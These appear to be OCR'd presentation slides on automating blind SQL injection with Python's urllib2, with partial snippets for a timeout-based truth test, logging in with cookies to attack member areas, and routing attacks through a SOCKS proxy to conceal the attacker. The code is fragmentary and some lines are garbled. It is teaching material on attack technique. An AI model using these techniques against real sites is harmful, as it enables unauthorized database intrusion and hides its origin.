Automated blind SQLi Attack




```
import urlib2
urlib2.urlopen()
payload=""
```

Confirm result (timeout method)

```
import socket
socket.setdefaulttimeout(8) #wait 8 seconds

try:
        #send request to tell the DB to sleep
        html_result = urllib2.urlopen(target).read()

        #our clause is False (DB doesn't sleep)

except socket.timeout:
        #Our clause is True
        #(DB is sleeping and can't respond)
```

Automated Timing Attack - illustration




```
import urllib2
urllib2.urlopen()
except
socket.timeout()
```

Attack through authentication

```
import cookielib, urllib2
cookie_jar = cookielib.CookieJar()

#open the url with cookie
opener = urllib2.build_opener(urllib2.HTTPCookieProcessor
(cookie_jar))

site_login = "http://a.com/login.php"
params = urllib.urlencode( {"username": "myuser", "pwd":
"123"} )

#login first
opener.open(site_login, params)

#execute our attack with our cookie set
html_result = opener.open(target).read()
```


Automated member area attack - illustration



Attack with Confidence :) (through proxies)

```
import socket, socks, urllib2
#our proxy
server = "202.12.0.23"
port = 8080

#set connection via proxy
socks.setdefaultproxy(socks.
PROXY_TYPE_SOCKS5, server, port)
socket.socket = socks.socksocket

#attack safely!
html_result = urllib2.urlopen(target)
```

Automated Attack through proxy



```
import urlib2
urlib2.urlopen()
socks.setdefaultproxy()
```

http://a.com/vuln.php?item_id=

Finally, we get here....:)

THANK YOU FOR LISTENING!!

If you are looking for someone to do pen-testing or any security-related works, I'm glad to help you with that.

email me: duong@utdallas.edu